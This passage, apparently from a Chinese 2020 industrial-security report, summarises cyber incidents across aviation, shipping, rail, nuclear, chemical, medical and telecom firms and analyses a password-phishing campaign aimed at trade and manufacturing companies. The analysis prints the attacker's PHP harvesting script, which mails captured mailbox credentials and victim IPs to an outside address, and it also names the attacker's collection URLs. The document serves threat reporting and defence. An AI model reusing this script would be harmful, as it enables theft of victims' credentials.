半的时间。在针对科威特的活动中，研究人员猜测攻击者可能通过鱼叉式钓鱼邮件，利用带有 shellcode 的武器化文档感染受害者。入侵后，攻击者使用侦察工具进行网络扫描和凭据收集或者使用多功能工具 CrackMapExec，以横向移动。最后将作为服务安装 Plink 变种及后门。攻击者还在受感染计算机上创建了用户帐户，并在网络内执行了一些恶意操作。在针对沙特阿拉伯的活动中，研究人员猜测初始感染通过社会工程学实现，使用多种工具进行内部网络侦察，最终释放远控木马到%Download%文件夹。两个攻击的最终目标均为监测数据和窃取数据。

（4）Telsy 披露针对航空行业的 SPACE RACE 社会工程攻击

2020 年 5 月初，Telsy 分析了针对航空行业的 SPACE RACE 社会工程攻击。这些攻击通过社交网络 LinkedIn 进行，针对对航空航天和航空电子领域的个人发起社会工程攻击。黑客在 LinkedIn 伪造虚拟身份，冒充卫星影像公司的 HR 招聘人员，并通过内部私人消息与目标人员联系，诱使他们下载包含有关假工作假期信息的恶意附件。研究人员认为该行动与黑客组织 Muddywater 有关。

（5）航空服务提供商圣安东尼奥航空航天公司成为勒索软件攻击的受害者

6 月 9 日，位于得克萨斯州的航空服务提供商 VT 圣安东尼奥航空航天公司(VT SAA)成为勒索软件攻击的受害者。VT SAA 是新加坡工程、国防和技术公司 ST engineering 的子公司，该公司专门从事海洋、陆地和航空电子产品。此次攻击背后的黑客

也是 Maze 团伙，并声称他们从该公司网络中窃取了 1.5 万亿字节的敏感组织数据，例如项目实施计划的详细信息，时间表，时间表，零件/设备的类型以及财务记录等。

（6）川崎重工发生严重数据泄漏，波及全球分支机构

日本航空航天公司川崎重工本周一警告说，发生了可能导致客户数据泄漏的安全事件。根据该公司的数据泄露通知，川崎重工于 2020 年 6 月 11 日首次发现从泰国的海外办事处日本服务器的未授权访问。在终止该访问之后，该公司在 6 月的随后几天内还发现了其他几起越权存取事件。川崎表示，这些非法访问来自印尼，菲律宾和美国的其他海外站点。由于川崎处理重要的敏感信息，例如个人信息和与社会基础设施相关的信息，因此信息安全措施一直是公司的当务之急，该公司在其网站上发布的数据泄露通知说道：“所有未经授权的访问都采用了先进复杂的黑客技术，没有留下任何痕迹。”

（7）伊朗黑客连环攻击以色列航空航天工业公司

2020 年 12 月，勒索软件组织 Pay2Key 在 Twitter 上发文声称上周末成功入侵了以色列最大的国防承包商——以色列航空航天工业公司（IAI），并且发布了该公司的内部数据。据报道，近期活跃的勒索软件组织 Pay2Key 已经连环攻击了 80 多家以色列公司。泄漏的信息包括工人姓名和内部计算机注册表之类的信息。

4.2.6.2 **船舶港口行业**

（1）瑞士地中海航运公司日内瓦总部遭受了恶意软件攻击，

导致该公司数据中心的网络中断

4 月 10 日，瑞士地中海航运公司(MSC)披露，因其日内瓦总部遭受了恶意软件攻击，导致该公司数据中心的网络中断，其网站 msc.com 及其 myMSC 客户和供应商门户已不可用。该事件现已解决，MSC 网站和门户已恢复在线。15 日，该公司发布了一份与停机有关的声明和常见问题解答，确认这已成为网络攻击的目标。该公司尚未共享有关该恶意软件的任何信息，并表示目前不会提供任何其他详细信息。目前这次攻击对 MSC 业务的影响有限，尚未发现该事件导致任何数据被泄露或丢失。

（2）瑞士网络安全公司 CYSEC 准备为欧洲航天局开发一种降低使用卫星通信进行船舶跟踪网络风险的解决方案

4 月 23 日，瑞士网络安全公司 CYSEC 宣布获得欧洲航天局（ESA）的合同，来开发一种降低使用卫星通信进行船舶跟踪网络风险的解决方案。当前，以全球导航卫星系统(GNSS)和自动识别系统（AIS）为代表的许多海上通信系统，在使用卫星通信提高海上航行的安全性和下游服务数据的可靠性的同时，也存在大量安全漏洞，而这些漏洞在遭受网络攻击时可能会导致严重后果。

（3）黑客在对霍尔木兹海峡最大港口班达尔阿巴斯港发动的一次失败的网络攻击中，损坏了一小部分电脑

5 月 10 日，伊朗官员表示，黑客在对霍尔木兹海峡最大港口班达尔阿巴斯港(Bandar Abbas)发动的一次失败的网络攻击中，损坏了一小部分电脑。当袭击发生时，Hormozgan 州港口和

海事组织(PMO)的地方官员否认了关于网络攻击的传言。后由于媒体的压力，中央政府官员最终在周日对网络攻击进行了澄清。

（4）联邦官员在休斯顿港口没收了一台由江苏华鹏变压器有限公司制造的电力变压器

5 月 30 日，联邦官员在休斯顿港口没收了一台由江苏华鹏变压器有限公司(Jiangsu Huapeng Transformer Company)制造的电力变压器，然后在联邦护送下用卡车把变压器运往新墨西哥州阿尔伯克基的桑迪亚国家实验室(Sandia National Laboratory)。江苏华鹏是一家少数人持股公司。桑迪亚的工程师有怎样的发现还未公开，该变压器被没收的原因也不清楚。该实验室长期承担美国能源部关于网络安全相关研究项目。目前外界普遍认为，联邦政府这一动作与特朗普签署的第 13920 号行政命令有关，该行政令中明确说明，联邦官员有权利阻止给美国安全带来威胁的公司设备。

(5)达飞遭受黑客攻击，官网瘫痪部分电脑和邮件被锁

9 月，全球第四大班轮公司达飞轮船（CMA CGM）官网瘫痪无法打开，旗下众多全球网站也都陷入了瘫痪。据知情人士透露，达飞轮船方面“只有部分邮箱可以使用，有部分邮箱被锁，遭到了黑客勒索”，类似于此前马士基所遭遇的网络劫持。

（6）2020 年 8 月，全球最大邮轮运营商嘉年华公司遭遇勒索软件攻击;

全球最大的邮轮运营商嘉年华公司（Carnival Corporation）证实，客户、员工和船员的个人信息在 8 月份的

勒索软件攻击中被盗。调查中发现超过 22 种不同的勒索软件操作，它们在攻击中窃取和泄露敏感文件和信息。

网络安全情报公司 Bad Packets 发现嘉年华 Citrix 和 Palo Alto 服务器易受攻击，勒索软件攻击者可能将其作为进入嘉年华网络的切入点的几个潜在的初始危害点。发现多个 Citrix ADC（NetScaler）设备和 Palo Alto Networks 防火墙分别易受 CVE-2019-19781（2020 年 1 月修补）和 CVE-2020-2021（2020 年 6 月底修补）漏洞攻击。

（7）2020 年 9 月，法国航运巨头遭受勒索软件攻击，全球货运集装箱预订系统被迫下线；

2020 年 9 月，全球第四大装箱船和供应船运营商（法国）达飞集团(CMA CGM)遭受 Ragnar Locker 勒索软件攻击，该公司在上海、深圳及广州的多家分支机构受到影响，并导致其全球货运集装箱预订系统被迫下线。英国网络安全研究员 Ken Munro 表示，在重大安全事件中受到影响的通常并不是船舶本身。恶意软件偶尔也会将船舶内部的 IT 网络作为打击目标，但真正产生严重危害的仍然是面向办公室、营业厅乃至数据中心等岸基系统的攻击活动。此前航运领域发生的重大安全事件包括:

4.2.6.3 **轨交行业**

（1）5 月瑞士铁路机车制造商 Stadler 的遭到黑客 IT 网络攻击

2020 年 5 月 9 日，瑞士铁路机车制造商 Stadler 对外披露，于近期遭到了网络攻击，攻击者设法渗透了它的 IT 网络，并用

恶意软件感染了部分计算机，很可能已经窃取到部分数据。未知攻击者试图勒索 Stadler 巨额赎金，否则将会公开所窃得的数据。

Stadler 是机架铁路车辆的全球领先制造商，主营产品包括高速火车，城际火车，区域火车和 S-Bahn 火车，地下火车，电车火车和有轨电车。该公司声称已针对该事件展开调查，并拒绝支付赎金，通过重新启动受影响系统，运行备份系统恢复运营。

4.2.7 核行业

（1）伊朗纳坦兹核基地由于遭受网络攻击导致发生剧烈爆炸

7 月 2 日，伊朗纳坦兹核基地发生剧烈爆炸，离心机组装中心（ICAC）遭遇前所未有且无法弥补的损坏，IR-6 新一代离心机的生产被彻底摧毁，伊朗核计划或将被推迟。相关人员表示，这起事故或由网络攻击所致，比如黑客组织可通过技术手段，关闭目标站点上的所有安全摄像机，以干扰安全人员的视线，并进一步发起针对性攻击。而伊朗官方已经确认了本次爆炸，并表示出于安全考虑，幕后原因将在合适的时机公布。7 月 5 日，就伊朗纳坦兹核设施 2 日起火，伊朗官员说如果证实火灾由网络攻击引发，伊朗将予以报复。

（2）“日爆木马”攻入管理美国核武器库存的国家核安全局

随着调查的深入，SolarWinds“日爆木马”（SUNBURST）供应链 APT 攻击持续发酵，据 Politico 报道，知情官员近日透露，

美国能源部（DOE）和负责管理美国核武器储备的国家核安全局（NNSA）有证据表明，其网络已经遭到黑客入侵，这些入侵活动属于 SolarWinds 日爆木马大规模间谍活动的一部分，该间谍活动已经影响了至少六个联邦机构。

4.2.8 化工行业

（1）特种化学品公司 PeroxyChem 遭遇 Maze 勒索软件攻击

5 月 3 日，据 databreaches 网站报道，特种化学品公司 PeroxyChem 发布安全通知，其于 4 月 24 日遭遇 Maze 勒索软件攻击。PeroxyChem 总部位于美国费城，是一家 Evonik（特种化学品）公司，从事过氧及邻近化学领域的研究。该公司表示，此次攻击在一定程度上影响了其核心企业基础结构和少量用户端点，并会将此消息发送给所有客户和供应商。

（2）美国政府问责局（GAO）发布报告称，美国的化学设施正面临严重的网络威胁。

5 月 14 日，美国政府问责局（GAO）发布报告称，美国的化学设施正面临严重的网络威胁。报告指出，国土安全部（DHS）依据“化学设施反恐标准”计划对高风险化学设施安全进行监督，但并未在一个多月的时间内更新这对这些设施的网络安全指南。报告认为，对化学设施的信息和过程控制系统的成功网络攻击可能会中断或关闭运营并导致严重后果，例如造成严重的生命、健康和安全风险。GAO 表示，正在评估化学设施网络安全状况的检查人员可能并没有充分的知识、技能和能力来支持 DHS 相应计划中的网络安全任务的实施。

4.2.9 医疗行业

（1）2020 年 4 月，中国医疗公司 AI 检测新冠病毒技术被黑客窃取;

海外媒体爆出，在暗网上有黑客出售慧影医疗技术的实验数据源代码。该公司依靠先进的人工智能技术来协助新的冠状病毒检测。

据悉已经有安全团队与该公司的网络安全负责人进行沟通，经过仔细排查发现一个代称为“THE0TIME”网络黑客，其应该为这起事件的主要嫌疑犯。

该名黑客的态度十分嚣张，声称已经获取“COVID-19 检测技术代码，以及 COVID-19 实验数据”，目前要把该数据以 4 个比特币价格出售。价值人民币 56273.53 元。

（2）2020 年 2 月，疫情期间印度 APT 组织对我国医疗机构发起定向攻击;

疫情期间印度 APT 组织对我国医疗机构发起定向攻击！攻击者利用肺炎疫情相关题材作为诱饵文档，对抗击疫情的医疗工作领域发动 APT 攻击。该印度 APT 组织的攻击目标主要为：中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏感信息为主。而且在对中国地区的攻击中，主要针对政府机构、科研教育领域进行攻击，尤其以科研教育领域为主。本次攻击攻击者精心利用新冠肺炎疫情相关题材，医疗机构、医疗工作领域也成为了最大受害者。

4.2.10 电信行业

（1）2020 年 10 月，希腊电信巨头遭黑客攻击，大量用户个人信息被泄露；

希腊最大的电信网络公司 Cosmote 发生了一起重大数据泄露事件。大量希腊人的个人信息遭泄露，可能会对“国家安全问题”产生重大影响。此次信息泄露是不明身份“黑客”攻击网络造成的，他们窃取了 2020 年 9 月 1 日至 5 日期间的电话等数据。被窃取的文件不包含通话(聊天)或短信内容、用户姓名或地址、信用卡或银行帐户信息。

（2）2020 年 7 月，阿根廷电信 1.8 万台计算机感染勒索软件，黑客要价 750 万美元；

本次攻击事件对阿根廷电信公司运营造成了严重影响。经过调查，本次攻击事件的原理已经明了。一开始，攻击者通过私密手段获得了对公司网络的访问权限。然后，他们控制了公司内部的 Domain Admin 系统，并使用这一访问权限感染了上万台计算机。截至目前为止，阿根廷电信运营的许多网站都因为此次勒索攻击事件而导致脱机。

（3）美国电信巨头 T-Mobile 近年来发生多起网络安全事件；

总部位于美国的电信巨头 T-Mobile 披露了另一起数据泄露事件，该事件最近暴露了一些使用其预付费服务的客户的潜在个人信息。

（4）2020 年 5 月，日本电信巨头 NTT 遭黑客攻击，自卫队通信网络信息可能外泄；

日本互联网接入服务巨头 NTT Communications 公司遭遇黑客攻击，日本自卫队通信网络相关信息可能外泄。疑似泄露的除了汇集海上自卫队多个司令部的“海上作战中心”（神奈川县横须贺市，正在施工）的通信设备和配置图外，还包括自卫队约 10 处据点的通信线路信息等。至少有 100 个以上的数据文件遭到非法访问。

据分析，这些均为防卫省方面下订单的业务相关数据，不属于防卫省指定的“机密”，但外泄的信息或许会对防卫省及自卫队通信网络“防卫信息通信基础设施”（DII）造成影响，

（5）2020 年 5 月，泰国最大移动运营商 AIS 云泄露 83 亿条互联网记录;

泰国移动运营商 Advanced Info Service (AIS)子公司控制的一个 ElasticSearch 数据库可公开访问，AIS 是泰国最大的 GSM 移动运营商，用户约有 4000 万。目前 AIS 已将暴露在网络上的数据库脱机。

此次数据泄露事件波及数百万名用户，数据记录达 83 亿条，容量约为 4.7 TB，每 24 小时增加 2 亿记录。该数据库无需密码即可访问，包括 DNS 查询和 Netflow 数据。

4.3 2020 工业安全典型事件分析

4.3.1 针对我国贸易与制造行业的钓鱼邮件分析

近期，安恒信息监测捕获到一批针对贸易制造行业的钓鱼邮件样本。攻击者通过冒充客户向目标企业发送采购订单相关主题的钓鱼邮件，企图窃取企业邮箱账号信息。

目前，国内外贸易制造相关的行业都受到了一定的影响。其中，国内受影响较为严重的地区主要是广东、浙江、上海等沿海省份。

钓鱼邮件主要以采购订单作为主题，通过携带命名与主题相关的 html 文件附件，引诱用户点击，如下是部分钓鱼邮件截图。






图 4-1　钓鱼邮件截图

在本次钓鱼活动中，邮件所携带的附件都是 html 文件，并且内容相同，下面将分析其中一个示例，以了解攻击过程。

当用户点击附件时，将打开一个 Excel 表格的网页文件，并提醒用户输入企业邮箱密码以查看文档，而登录账号则是攻击者设置好的目标企业邮箱。




输入任意密码后，跳转到图片页面，显示模糊的订单图片。




通过查看 html 文件可以发现，攻击者会将用户的邮箱账号密码发送到攻击者的网站

http://wire-haired-bristle[.]000webhostapp[.]com/ss/opo.php。




不同的附件，接收账号信息的网站和设置的企业邮箱将发生变化，在大部分的情况下，访问攻击者的网站会提示网页正在休眠。



本次分析的示例可以查看攻击者网站目录，该网站上有两个 php 文件。

其中，“orvx.php”是一个 webshell，而“opo.php”是攻击链接的主要功能模块。



0po.php主要功能是将获取到的企业邮箱账号密码再次转发到攻击者的邮箱 rebelmoss@yandex.ru，代码如下所示。

```
<?php
if($_POST["email"] != "" and $_POST["password"] != ""){
$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$useragent = $_SERVER['HTTP_USER_AGENT'];
$message .= "|----------| SKP:pa3kap31 (AMG) |--------------|\n";
$message .= "Online ID              : ".$_POST['email']."\n";
$message .= "Passcode                : ".$_POST['password']."\n";
$message .= "|--------------- I N F O | I P ------------------|\n";
$message .= "|Client IP: ".$ip."\n";
$message .= "|--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "User Agent : ".$useragent."\n";
$message .= "|----------- FUDPAGES [.] RU --------------|\n";
$send = "rebelmoss@yandex.ru";
$subject = "Login :Mon3y (More Hit) | $ip";
{
mail("$send", "$subject", $message);
}
$praga=rand();
$praga=md5($praga);
  header ("Location: http://cqlv.zhiniaont.cn//Order/PO201853.png");
}else{
header ("Location: http://cqlv.zhiniaont.cn//Order/PO20185[illegible].png");
```


据观察，本次钓鱼活动大概从今年中旬开始，并一直持续到至今。国外受影响较为显著的国家有韩国、捷克等，而国内的受害地区主要是广东、浙江、上海、江苏、天津、台湾等省。

攻击者主要针对贸易制造行业进行钓鱼攻击，这些行业由于业务需要，企业邮箱经常公开在官方网站或相关论坛，容易被不法分子所利用。

